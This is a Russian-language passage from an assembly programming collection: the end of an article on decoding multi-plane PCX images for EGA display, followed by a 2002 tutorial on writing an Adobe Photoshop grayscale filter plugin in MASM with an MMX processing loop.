Логично предположить, что pcx-файл должен содержать 5·4 байтов (рис.8а) без учета размера заголовка. Линия белого цвета, и поэтому требуется инициализация 4-х слоев видео-памяти. Но практика показывает (рис.8б,в), что оба редактора поступают по-другому и размеры pcx-файла больше, чем ожидалось. За счет чего же происходит увеличение размера?

В файле, созданном редактором PMTV (A4TECH) видим (рис.8в), что для каждого слоя строка содержит (начиная с 4 колонки и до конца) дополнительную информацию, относящуюся к незанятой нашим изображением части экрана. То есть, иными словами, в файле хранится дополнительная информация о всей строке экрана независимо от размеров изображения по горизонтали.

В файле же, созданном PC Paintbrush, мы наблюдаем то же самое, за исключением того, что хранимая информация зависит от размеров изображения по горизонтали и выбирается кратной целому числу.

Казалось бы, во втором случае подход более рационален, так как размер файла меньше. К сожалению, дело омрачается тем обстоятельством, что в байте, расположенном после после байтов с изображением (рис. 8б, колонка 4, выделено жирным), оказывается "мусор", и если не принимать никаких мер, то справа от изображения появится красивая, но ненужная бахрома. "Мусор" образуется из-за того, что буфер с записываемыми данными предварительно не очищается, и неинициализированные байты могут содержать любую информацию.

```
C4h,FFh,07h,C3h,00H - 0-й слой
C4h,FFh,07h,C3h,00H - 1-й слой
C4h,FFh,07h,C3h,00H - 2-й слой
C4h,FFh,07h,C3h,00H - 3-й слой
```

а) предполагаемый результат

```
C4h,FFh,07h,01h,C5h,00H - 0-й слой
C4h,FFh,07h,03h,C5h,00H - 1-й слой
C4h,FFh,07h,21h,C5h,00H - 2-й слой
C4h,FFh,07h,32h,C5h,00H - 3-й слой
```

б) PC Paintbrush Zsoft Corp.

```
C4h,FFh,07h,FFh,00H ... - 0-й слой
C4h,FFh,07h,FFh,00H ... - 1-й слой
C4h,FFh,07h,FFh,00H ... - 2-й слой
C4h,FFh,07h,FFh,00H ... - 3-й слой
```

в) PMTV фирмы A4TECH.

Рис.8. Содержимое pcx-файлов

> Значение поля 14 (bplin) в случае PC Paintbrush равно здесь 11 байтам, оно зависимосит от размеров изображения. Для редактора PMTV оно постоянно и всегда равно 80 байтам.

Принятие мер выражается в увеличении программного кода, что конечно же пустяки для PC Paintbrush или другой большой по размеру программы, но что плохо для задач типа той, которую решал автор (см. второе условие в приведенном выше списке требований к программе).

Автору кажется, что в этом смысле подход, реализованный в PMTV (A4TECH) более рационален. Во-первых, потому, что алгоритм кодирования информации, принятый для pcx-файлов, далек от совершенства и выигрыш так мал, что его можно и не заметить. Во-вторых, сокращается размер кода программы и упрощается обработка pcx-файла.

> Основная цель кодирования - сжатие информации. Метод кодирования в файлах PCX дает результат намного худший, чем например метод, принятый в файлах типа GIF, TIFF и других.

На этом завершим комментарии к условиям задачи и перейдем к составлению и обсуждению блок-схемы:

• первое, что необходимо сделать - это проверить, передается ли имя файла, и если да, то проверить, существует ли такой файл.

• при положительном результате проверки прочитать в буфер программы заголовок pcx-файла.

• затем посмотреть поле 03 (encode) и убедиться, что это известный нам способ кодирования. Далее прочитать поле 12 (vmode) и проверить, сможем ли мы обслужить обозначенный видео-режим.

• в завершение проверить поля 01 и 02 и убедиться, что это известные нам фирма и номер версии. После этого можно приступить к подготовке данных, необходимых для дальнейшей работы.

> В исходном тексте нашей программы отсутствует такой подробный разбор, так как для данной задачи вышеописанные условия известны заранее. Поэтому после подготовки данных можно установить необходимый видеорежим дисплея, вывести изображение и остановиться в ожидании команды пользователя. По команде восстановить исходный режим и завершить программу (см. блок-схемы на рис.9).

Основная программа OPCX#4. Процедура EGAP




Рис.9. Блок-схемы

Рассмотрим теперь, что происходит в процедуре EGAP.

Поскольку к данному моменту заголовок файла PCX прочитан, мы приступаем к подготовке данных.

Определяем количество байтов, отведенных на строку. Это позволит определить, когда заканчивается строка и нужно ли переключать слой видеопамяти. Формируем маску для очистки "мусора". Неизбежность этого связана с тем, что "мусор" может присутствовать и в последнем байте, относящемся к изображению, а нам необходимо очистить только "загрязненные" биты. Например, для байтов в колонке номер 7 белой линии длинною в 75 пикселов необходима маска "07h":

```
1   2   3   4   5   6   7
C4h,FFh,C4h,FFh,C1h,FFh,17h - 0-й слой
C4h,FFh,C4h,FFh,C1h,FFh,37H - 1-й слой
C4h,FFh,C4h,FFh,C1h,FFh,07H - 2-й слой
C4h,FFh,C4h,FFh,C1h,FFh,47H - 3-й слой
```

Рис.10 Преобразовываем и устанавливаем палитру. "Сообщаем" адаптеру дисплея о том, что вывод изображения будет происходить в послойном режиме. И начинаем ... **Вывод изображения**

Блок-схема вывода изображения, представленная на рисунке 11, достаточно подробна и не требует пояснений. Следует только сказать, что в этой процедуре есть дополнительные проверки, связанные с необходимостью отслеживать количество прочитанных и выведенных байтов. Это необходимо для того, чтобы правильно осуществлять постепенную подкачку данных из файла PCX.

Внимание не заострялось на этом моменте, так как это не являлось основной темой.




Рис.11. Процедура SETSCR

На этом можно закончить описание блок-схем программы, а читателю посоветовать приступить к изучению исходного текста программы и экспериментам с ним: opcx.zip (находится в архиве `wasm_files.zip`: `files/article90/opcx.zip`) (3588 байт).

Чтобы упростить читателю знакомство с исходным текстом программы, он снабжен комментариями и оформлен в виде программы типа .COM с возможностью передачи программе имени обрабатываемого pcx-файла через командную строку, и полностью готов к ассемблированию.

Литература:

1. Описание пакета PCX Programmer's Toolkit Genus Microprogramming, February 1, 1989.

Фильтр для Photoshop

Автор: masquer

Дата: 2002-11-21

Предисловие Довольно часто слышу мнение, что ассемблер мертвый язык, что он никому не нужен, за исключением особых ситуаций и т.д. и т.п. Хочу надеяться, что эта статья будет неплохим гвоздем в гроб этих мненийеще одним гвоздем в крышку гроба этих мнений, т.к. в этом рассмотренном ниже случае его применение более чем оправдано. Как говорил Остап Бендер: «Слухи о моей смерти явно преувеличены». Тоже самое может сказать и за ассемблер, который периодически закапывают не уставая все кому не лень со времени его появления. И все-таки он жив. Жив и активно развивается. Убедитесь сами! **Пишем фильтр**

Являясь большим поклонником как замечательного продукта Adobe Photoshop, так и не меньшим (если не большим) поклонником ассемблера, мне подумалось - почему бы не усилить эффект и соединить два в одном - так, собственно, и родилась идея написания плагина-дополнения для Photoshop, и непременно на ассемблере. Порывшись в интернете и скачав Photoshop 6.0 SDK, я обнаружил практически полное отсутствие информации об этом, а платить Adobe за участие в их форумах не хотелось. Но кое-какую информацию найти все же удалось - совершенно случайно на сайте WhizKid-a я обнаружил пример фильтра для Photoshop, но написан он был достаточно громоздко с использованием синтаксиса nasm. Пришлось заняться рассмотрением примеров и углубиться в чтение документации, содержащимися в SDK, благо - все оказалась достаточно информативным.

Что удалось выяснить. Photoshop изначально создавался как продукт для Apple Macintosh, соответственно первые плагины и интерфейс взаимодействия программы-хоста (Photoshop) и плагина создавался, учитывая специфику яблочных компьютеров. Отголоски этого при написании плагина в среде Windows состоят в специфическом формате ресурсов PiPL. Но об этом формате немного позже. Еще одним наследием Apple является то, что данные и указатели для Photoshop формируются в формате big endian (в отличие от little endian у процессоров Intel), но я пока не замечал этого влияния, так что об этом пока достаточно просто упомянуть (с этим столкнутся те, кто будет писать плагины импорта и экспорта).

2.1 Ресурсы

Формат ресурсов для фильтров Photoshop отличается от формата ресурсов программ для Windows. Остановимся на его основных элементах подробнее.

Элемент	Описание	
Kind { Filter }	- тип плагина, возможные варианты - "Filter", "Parser", "ImageFormat", "Extension", "Acquire", "Export". Соответственно у нас тип плагина - фильтр.	
Name { "masquer" }	- имя в меню Plugins, здесь только фантазия разработчика.	
Category { "masquer test" }	- имя в субменю, здесь будет masquer->masquer test.	

Элемент	Описание	
Version { (1 << 16) \	0 }	- версия плагина, здесь 1.0.
CodeWin32X86 { "PluginMain" }	- точка входа в наш плагин.	
SupportedModes	- режимы изображений, которые мы будем поддерживать, у нас будет так: noBitmap, doesSupportGrayScale, noIndexedColor, noRGBColor, noCMYKColor, noHSLColor, noHSBColor, noMultichannel, noDuotone, noLABColor	
EnableInfo	- строка, при выполнении условий которой, наш плагин будет находиться в положении Enable. Например, `"in (PSHOP_ImageMode, GrayScaleMode)"`. Функция in возвращает истинное значение только тогда, когда первый параметр соответствует хотя бы одному из следующих. В данном случае мы имеем истинное значение, если изображение находится в режиме градаций серого.	
FilterCaseInfo	- массив из 7 элементов, каждый из которых состоит из четырех байт. Первые два значения определяют действия хоста для пре- и постпроцессинга. Т.е. определив в нашем случае inStraightData, outStraightData мы говорим хосту (Adobe Photoshop) что мы хотим получить наши данные немаскированными, и отдадим их с тем же условием, что хост не будет их демаскировать (dematte). Оставшиеся элементы составляют комбинацию флагов: doNotWriteOutsideSelection - должен ли фильтр писать за границы выделения; filtersLayerMasks - можно ли обрабатывать маски слоев; worksWithBlankData - может ли фильтр работать с абсолютно прозрачным выделением/изображением; copySourceToDestination - будут ли копироваться исходные данные для фильтрования в другое место и уже там обрабатываться	

Полный список функций и параметров можно найти в файле Plug-in Resource Guide.pdf.

Теперь, когда у нас готов файл с ресурсами (расширение *.r), для пишущих под Windows необходимо привести этот формат к стандартному. Для этого с Photoshop 6.0 SDK идет утилита Cnvtpipl.exe. В качестве параметра нужно просто указать наш файл с ресурсом и все - у нас уже есть файл с "нормальными" ресурсами (*.rc).

2.2 Структура FilterRecord и написание фильтра

Собственно теперь мы можем приступать к непосредственному написанию кода нашего плагина. Но перед этим рассмотрим одну очень важную для нас структуру. А именно речь пойдет о структуре FilterRecord. Всю структуру я рассматривать не буду, она слишком большая, да и нет в этом смысла, я начну, а те кому это нужно будет, уже сами смогут разобрать остальные поля. Итак:

Поле	Значение	Описание
serialNumber	dd 0	В предыдущих версиях здесь был серийный номер Photoshop-а и плагин мог применять его для copy-protection. Не знаю как в 6, а в 7 версии здесь 0
abortProc	dd 0	Адрес процедуры TestAbort. Не интересно
progressProc	dd 0	Адрес процедуры UpdateProgress. Для создания ProgressBar. Обойдемся без него.
parameters	dd 0	Параметры, задаваемые пользователем. Для нас неинтересно. В начале содержит 0
imageSize	pPOINT<>	Размеры изображения. Структура из двух word-ов. Отсюда вытекает, что изображение не может быть больше, чем 65535x65535 пикселей
planes	dw 0	количество каналов, например для CMYK - 4, для RGB - 3, мы упростим себе задачу и выберем GrayScale - 1.
filterRect	pRECT<>	Общий фильтруемый прямоугольник. Даже если мы фильтруем неровное выделение, все равно нам будет передан граничащий прямоугольник, внутри которого располагается выделение. Структура из 4 word-ов: top, left, bottom и right соответственно.
background	RGBColor<>	Цвет подложки (background)
foreground	RGBColor<>	Цвет переднего плана (foreground)
	dw 0	Для выравнивания внутри структуры
maxSpace	dd 0	Максимально возможный объем данных...
bufferSpace	dd 0	...и буфера
inRect	pRECT<>	Прямоугольник, который будет передан фильтру в текущей итерации. Для уменьшения расхода памяти рекомендуется условно разбить изображение на прямоугольники типа 128x128, или 256x256 и "кусками" обрабатывать изображение. Мы этим пренебрежем сейчас и закажем все изображение.
inLoPlane	dw 0	Первый запрашиваемый канал...
inHiPlane	dw 0	...и последний
outRect	pRECT<>	Прямоугольник для результирующего изображения. У нас inRect и outRect будут совпадать
outLoPlane	dw 0	так же, как и для inRect
outHiPlane	dw 0	
inData	dd 0	адрес, где находится исходное изображение для обработки

Поле	Значение	Описание
inRowBytes	dd 0	смещение между строками изображения. Дело в том, что если ширина изображения не кратна 32, а адрес каждой новой строки должен быть кратен 32. Соответственно в таких случаях остаток до границы строки заполняется 0 и не учитывается при выводе результата.
outData	dd 0	адрес, где мы можем разместить результат
outRowBytes	dd 0	то же смещение

Ну, пятую часть структуры я разобрал, нам этого вполне достаточно. Теперь мы практически во всеоружии и можем писать код.

Основной экспортируемой нашим плагином функцией является PluginMain. Экспортируемой, потому что наш плагин не что иное, как библиотека dll, имеющая расширение 8bf. В качестве входящих параметров мы имеем **selector**, адрес **filterRecord**, **data**, **result**. Начнем с конца, как с наименее важных параметров:

1. result - результат выполнения, некоторые ошибки могут нами обрабатываться, некоторые - хостом. Будем считать, что мы все делаем без ошибок и памяти у нас достаточно, поэтому принимать во внимание этот параметр не будем.
2. data - здесь можно хранить хендл к нашим структурам данных. Обойдемся.
3. filterRecord - адрес нашей главной структуры.
4. selector - здесь остановимся поподробнее. Именно через этот селектор хост (Photoshop) сообщает нам, что нам нужно делать, передавая нам одно из пяти значений. Если селектор равен 0, то о нашем фильтре хотят получить больше информации, а именно: выбрали наш плагин в Help->About Plug-In. Adobe, правда, хочет, чтобы мы выводили не просто месадж бокс, а создавали диалоговое окно без кнопок, но с надписями, ну да переживут как-нибудь.

```
align 4
DoAbout proc
  invoke MessageBox, 0, ADDR szText, ADDR szText, MB_OK
  ret
DoAbout endp
```

Параметром номер 1 является **filterSelectorParameters**, где по идее мы должны обработать передаваемые нам параметры и отразить диалог, мы упростим все до одного ret.

```
align 4
DoParameters proc
  ret
DoParameters endp
```

2 - **filterSelectorPrepare** - здесь мы должны посчитать и выделить память, а можно и нули занести, тогда Photoshop сам это за нас сделает. Так и решим.

```
align 4
DoPrepare proc
  xor eax, eax
  mov fr.bufferSpace, eax
  mov fr.maxSpace, eax
  ret
DoPrepare endp
```

3 - **filterSelectorStart** - здесь мы уже обрабатываем изображение

```
align 4
DoStart proc uses edi esi
  mov edx, dword ptr fr
  assume edx:PTR FilterRecord ; edx указывает на FilterRecord
```

```
  movzx eax, [edx].imageSize.h ; получаем размеры изображения
  movzx ebx, [edx].imageSize.v

  mov word ptr [edx].inRect.top, 0 ; укажем хосту что именно мы хотим обрабатывать
  mov word ptr [edx].inRect.left, 0
  mov word ptr [edx].inRect.bottom, bx
  mov word ptr [edx].inRect.right, ax

  mov word ptr [edx].outRect.top, 0 ; здесь inRect = outRect
  mov word ptr [edx].outRect.left, 0
  mov word ptr [edx].outRect.bottom, bx
  mov word ptr [edx].outRect.right, ax

  mov eax, [edx].advanceState ; пускай хост обновит параметры,
  call eax  ; хотя нам в данном случае это и не нужно. Это необходимо при
      ; обработке изображения "кусками"

  mov edx, dword ptr fr
  assume edx:PTR FilterRecord
  mov esi, dword ptr [edx].outData ; так как у нас inRect = outRect,
          ; то esi указывает на данные для обработки
  mov edi, esi ; и edi тоже

  movzx eax, [edx].imageSize.h ; рассчитаем количество итераций цикла обработки
  mov ebx, eax
  shr eax, 4
  test ebx, 0Fh
  jz @@_1
  inc eax
@@_1:
  shl eax, 4
  movzx ebx, [edx].imageSize.v
  mul ebx
  mov ecx, eax
  shr ecx, 4 ; наконец-то рассчитали
; дальше идет основной цикл вычислений.
; Чтобы особо не выдумывать я сдвигаю каждое значение яркости на 1 бит влево используя MMX.
; Но об этом в другой раз.
@@next:
  movq mm0, [esi]
  movq mm1, [esi+8]

  movq mm2, mm0
  movq mm3, mm1

  psllw mm0, 9
  psrlw mm2, 8
  psllw mm2, 9
  psrlw mm2, 8

  psllw mm1, 9
  psrlw mm3, 8
  psllw mm3, 9
  psrlw mm3, 8

  por mm0, mm2
  por mm1, mm3

  movq [esi], mm0
  movq [esi+8], mm1
  add esi, 16
  dec ecx
  jz @@fin
  jmp @@next
;end of main
@@fin:
  emms ; вдруг кому-то еще с сопроцессором работать нужно
  mov edx, dword ptr fr
  assume edx:PTR FilterRecord
  mov dword ptr [edx].inRect.top, 0 ; скажем хосту - все готово
  mov dword ptr [edx].inRect.bottom, 0
```

```
  mov dword ptr [edx].outRect.top, 0
  mov dword ptr [edx].outRect.bottom, 0
  mov dword ptr [edx].maskRect.top, 0
  mov dword ptr [edx].maskRect.bottom, 0
  ret
DoStart endp
```

4 - **filterSelectorContinue** - так как мы за раз уже обработали изображение на третьем шаге, то здесь нам делать нечего, хотя правильно было бы именно сюда вынести обработку.

```
align 4
DoContinue proc
  ret
DoContinue endp
```

5 - **filterSelectorFinish** - финиш - он и есть финиш - очистка ресурсов, а так как никаких ресурсов мы не занимали, то и чистить нам нечего.

```
align 4
DoFinish proc
  ret
DoFinish endp
```

Теперь посмотрим, как все это вызвать, чтобы работало. Собственно, процедура PluginMain

```
 .data
  szText db "masquer's Photoshop Plugin",0
  procs dd DoAbout, DoParameters, DoPrepare, DoStart, DoContinue, DoFinish
      ;LUT (LookUp Table)
  align 4
  fr FilterRecord <>
  outRect pRECT <>
  imageSize pPOINT <>
 .code
 ...
align 4
PluginMain proc uses ebp edi ecx, selector:DWORD,
     filterRecord:DWORD, data:DWORD, result:DWORD
  mov ecx, result ; нулевой результат нам не нужен
  jcxz @@exit
  mov eax, filterRecord
  lea eax, [eax]
  mov dword ptr [fr], eax ; настроим указатели
  mov eax, selector
  cmp eax, 5
  ja @@exit
  call [procs+eax*4] ; вызовет процедуру в соответствии с селектором
@@exit:
  mov esp, ebp ; подчистим стек
  pop ebp
  retn
PluginMain endp
 ...
```

Ну, и, как и у любой нормальной dll, пропишем DllEntry

```
align 4
DllEntry proc hInstDLL:DWORD, reason:DWORD, unused:DWORD
  mov eax, 1
  ret
DllEntry Endp
```

Для отладки я использовал незаменимый во всех случаях жизни SoftIce, а точнее я цеплялся к MessageBoxA, смотрел хелп, ну а дальше уже дело техники. Напоследок приведу только содержимое .def файла

```
LIBRARY test.8bf
EXPORTS
PluginMain
```

Да, чуть не забыл. Для того чтобы все это заработало, достаточно скопировать полученный test.8bf в папку к плагинам [Здесь путь к каталогу Photoshop]\Plug-Ins\test.8bf.

Заключение

Как говорится - вуаля! Заготовка полностью написана, теперь только знание математики и ее применение к обработке изображений сдерживает наш творческий порыв. Но к следующему разу я что-нибудь обязательно придумаю, про MMX, например, попробуем рассказать, что это такое и где его можно применить.